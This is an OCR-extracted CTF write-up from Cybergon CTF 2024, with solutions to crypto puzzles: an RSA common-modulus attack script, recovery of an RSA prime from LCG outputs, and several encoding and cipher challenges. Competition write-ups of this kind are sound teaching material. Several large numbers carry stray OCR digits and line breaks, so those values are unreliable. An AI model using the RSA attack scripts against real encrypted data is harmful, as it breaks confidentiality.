Cybergon CTF 2024 Writeups


By Team Pwn_|>

Event Title	**CYBERGON CTF 2024**
Team Name	**pwn_|>**
Event Start Time	**30, November 2024 12:00 AM**
Event End Time	**01, December 2024 12:00 AM**
Team Members	**Kaung Yan Paing, Aung Soe Paing, Thant Thuya Oo**


Table Of Contents

CRYPTO


Warm Up




I downloaded the given file and I found binary code in the file so I converted it to string.



After I convert it, I found a hex value then I convert it to ASCII.



After I convert it to ASCII I found a strange string I don't know what it is but I thought that may be a one kind of base encoding. So I tried many base encoding I got flag with base92 encoding.



Flag: CYBERGON_CTF2024{b45392_h3x_b1n4ry}

RSA1


After checking the script, I understand the crypto.py then I write a script to decrypt the given output.

This is my python script -

```
from math import gcd

from sympy import mod_inverse

from Crypto.Util.number import long_to_bytes


# Given values from the output

n =
157508528276758767638734754424621334466394815259243977959210580239577661657714722726225362774231543920376913579658052494826650164280151836289734452590647102313381584133512835595817708427222746495824286741840967127393187086028742577763080469063534742728547285121808241078515099307495843605080694383425986909029

cip1 =
699502567541191870707412204140572951595259640236917378708085797979900943066968425075465918586910329813853480524062462035301923249358676163050706379368489268780226620824010909886313240249646307295107280439004545110125521058834132659193004346748235772321058339940407144692154271428514890252660272044154347921116

cip2 =
269755757662247999672390549376731254139934892497487385984243687189840208391386111913331592315315828545718889113722307945591276587217388103640695790501020894658731342
```


```
819667284662735269718758413718150318800359756022907849488091770534914066322828170540896758923762689420854213912305493843495744501763620224013 7
exp1 = 0x10003  # 65539
exp2 = 0x10001  # 65537

# Extended Euclidean Algorithm to compute s1 and s2
def extended_gcd(a, b):
    if b == 0:
        return a, 1, 0
    gcd, x1, y1 = extended_gcd(b, a % b)
    x = y1
    y = x1 - (a // b) * y1
    return gcd, x, y

# Compute coefficients s1 and s2 for the linear combination
_, s1, s2 = extended_gcd(exp1, exp2)

# Adjust for negative coefficients
if s1 < 0:
    cip1 = mod_inverse(cip1, n)
    s1 = -s1
if s2 < 0:
    cip2 = mod_inverse(cip2, n)
    s2 = -s2

# Decrypt the FLAG
plaintext = (pow(cip1, s1, n) * pow(cip2, s2, n)) % n
FLAG = long_to_bytes(plaintext)
```

```
# Display or save the decrypted FLAG
try:
    print("Decrypted FLAG:", FLAG.decode())  # Try decoding as UTF-8
except UnicodeDecodeError:
    print("Decrypted FLAG (raw bytes):", FLAG)
    with open("decrypted_flag.bin", "wb") as f:
        f.write(FLAG)
        print("Decrypted FLAG saved to decrypted_flag.bin")
```



Flag: CYBERGON_CTF2024{54m3_m0Du1u5!!!!!}

RSA2



After checking the script, we explored some algorithms and methods to find p value. And then I found we have to use LCG and estimate 2 coefficient values.

This is my python script

```
from Crypto.Util.number import long_to_bytes, inverse

from sympy import gcd


# Given values

n =
11222960521299588524750181772783274494136260187265706255449546453051590711140226315
41848927360555078628686686121310756005906870539021116399652191688996284304946523272
31135139371611397088295802558393024987455537428220282191208155227768171949322059656
07268871964492604160910360630823557368267758149998874303490258640254944041292488072
70982591223458905195623710186139325016638328822547124041054544128864142831772728248
70896173982052160090665662919204841419709500439456927570536016814657719962226109835
86467074641256505745938075296078516556647247578105282414665403694284697737212759109
31837311301363586483059172908463229 9

enc =
45767340458154151173937147856315338933869894219753628730547147219737746356338072163
51035380690773987036176885213178400507495200723424882273269742714702510936914814535
12695376981583584559940852898944470908682075574524353840196888903668526351011685343
17546929792821066229054051821760025911881891688485403177586726631106147465878472771
86013825393236023619071578716175239047234708469908780821882885343491830991331125549
71475444977148330100801192725461552758462144710882371319526518607768737940102374318
```

Pwn_I>
- CTF Team -


```
608366513648881463788585291158473091351451310431118882576631049443699929573239293198140598915370964232056543164274827 2

secret_out = [

669538101421248150393300742364993102618725484783025406672307023661867955850537740761525552073459705751781483758325951662152366046906761098287360484753867948161211614454069489049515000985218827598342456217176031173594216742343778579169394801974317367007488941142509148751886525711511824495778677258264354233 76,

809994765206741908409110574198479213595667172703291666656212753490928083165929522778865491727282621248419118861399822150898301026913777875215990109362446439966567615442839357718391770795761744905254227473411763633365595175935905369350784190899934872860514165495350349243516109906717022494659371495234401247 61,

512160238025725673486286569250160521732073348592065884267193379449302969707545128317920941755581690259455101777309166624958380517024542404595864733579705077118919781752812888985100221660902482488717800430464130033020511631285274081411073966601112079211230009051062557496418303171427117844972625789423665536 34

]

# Parameters

modulus = 2**1024

# Reconstruct the LCG parameters `a` and `c` from the sequence

diff1 = (secret_out[1] - secret_out[0]) % modulus

diff2 = (secret_out[2] - secret_out[1]) % modulus

# Estimate coefficient 'a'

try:

    a = (diff2 * inverse(diff1, modulus)) % modulus

except ValueError:

    raise Exception("No valid inverse exists. Check the provided data.")
```

```
# Estimate coefficient 'c'
c = (secret_out[1] - a * secret_out[0]) % modulus

# Reverse engineer p from secret_out[0]
try:
    p = ((secret_out[0] - c) * inverse(a, modulus)) % modulus
except ValueError:
    raise Exception("No valid inverse exists when reversing p. Check data consistency.")

# Validate if p is a valid factor of n
if n % p == 0:
    q = n // p
    print(f"p = {p}")
    print(f"q = {q}")

    # Compute the private key using the factorized p and q
    phi_n = (p - 1) * (q - 1)
    e = 65537
    d = inverse(e, phi_n)

    # Decrypt the message
    decrypted_message_int = pow(enc, d, n)
    decrypted_message = long_to_bytes(decrypted_message_int).decode(errors='ignore')
    print(f"Decrypted flag: {decrypted_message}")
else:
    print("The estimated p does not divide n correctly.")
```


```
┌──(kali㉿kali)-[~/Desktop/ctf/cybergon]
└─$ python3 rsa2.py
p = 123378959803945881296554362657673181760062061172353131248704313820075537097221937342220409825431261553540333394647606434249844304801381685292362158940270619086600188649281026404869313303639070492147380241341330229011409017162428079090220233555254169006238248126240895116022289671321037527317899147108089635271
q = 909633258307034133277109120233626946149131102188077200252993176868466675983350007080261703036335308142044090262874789069525080802284811682115926747376733715622090626852568905659046067393806496258287854452192786514808136049795435565876423645074108119854638048560127445640162392531993250174052869465593633166669
Decrypted flag: CYBERGON_CTF2024{C0nGr47uL4710N_y0u_g07_17!!!}

┌──(kali㉿kali)-[~/Desktop/ctf/cybergon]
└─$
```

Flag: CYBERGON_CTF2024{C0nGr47uL4710N_y0u_g07_17!!!}

I LOVE POETRY




First I downloaded the given file and I found a poem in the text file and I found a strange string at the end of poem so I decode it with base64 and I found a string number.




File Edit View

Have you ever heard of a tale so sly,
Of secrets hidden in verses high?
A whispered cipher, a rhyme obscure,
Words that echo, silent yet sure.
You wander through lines, seeking the key,
Patterns concealed for those who see.
Could it be found, the lock of lore,
A code within, you've not cracked before?
About the stanzas, the letters play,
A dance of words to keep truth at bay.
Have you the courage, the sight so clear,
To unveil what's buried so near?
Each phrase a puzzle, each line a clue,
The poem waits – it speaks to you.
And once you've solved the riddle's core,
A cipher unlocked, forevermore.

MTE6MSAxNDo3IDE6MyAxOjQgNzo1IDE0OjIgMzoz




Then I try to rearrange the poem using that number and I got the flag.




Flag: CYBERGON_CTF2024{Haveyoueverheardthepoemcipher}


E45y p345y



First I found a strange string in the challenge description I don't know what is it so I use cipher identifier.




Then I tried with all possible cipher and I got the flag with Rail Fence Cipher.




Flag: CYBERGON_CTF2024{R4!1_f3Nc3_C!pH3r_KrUb}

Warmup 1




As we provided with a text file contains weird character as shown on picture below,




- As per illustrated above, we can see that the flag is separated into 2 parts.
- After doing some OSINT and using https://www.dcode.fr/cipher-identifier to assist in identifying the cipher types. We comes up with two types including, *Brainfuck Language* and *Whitespace Language*.
- Therefore, we can proceed by deciphering each part and combining it altogether.


Flag: CYBERGON_CTF2024{br41nfuck_0r_wh1t35p4c3?}

Warmup 2



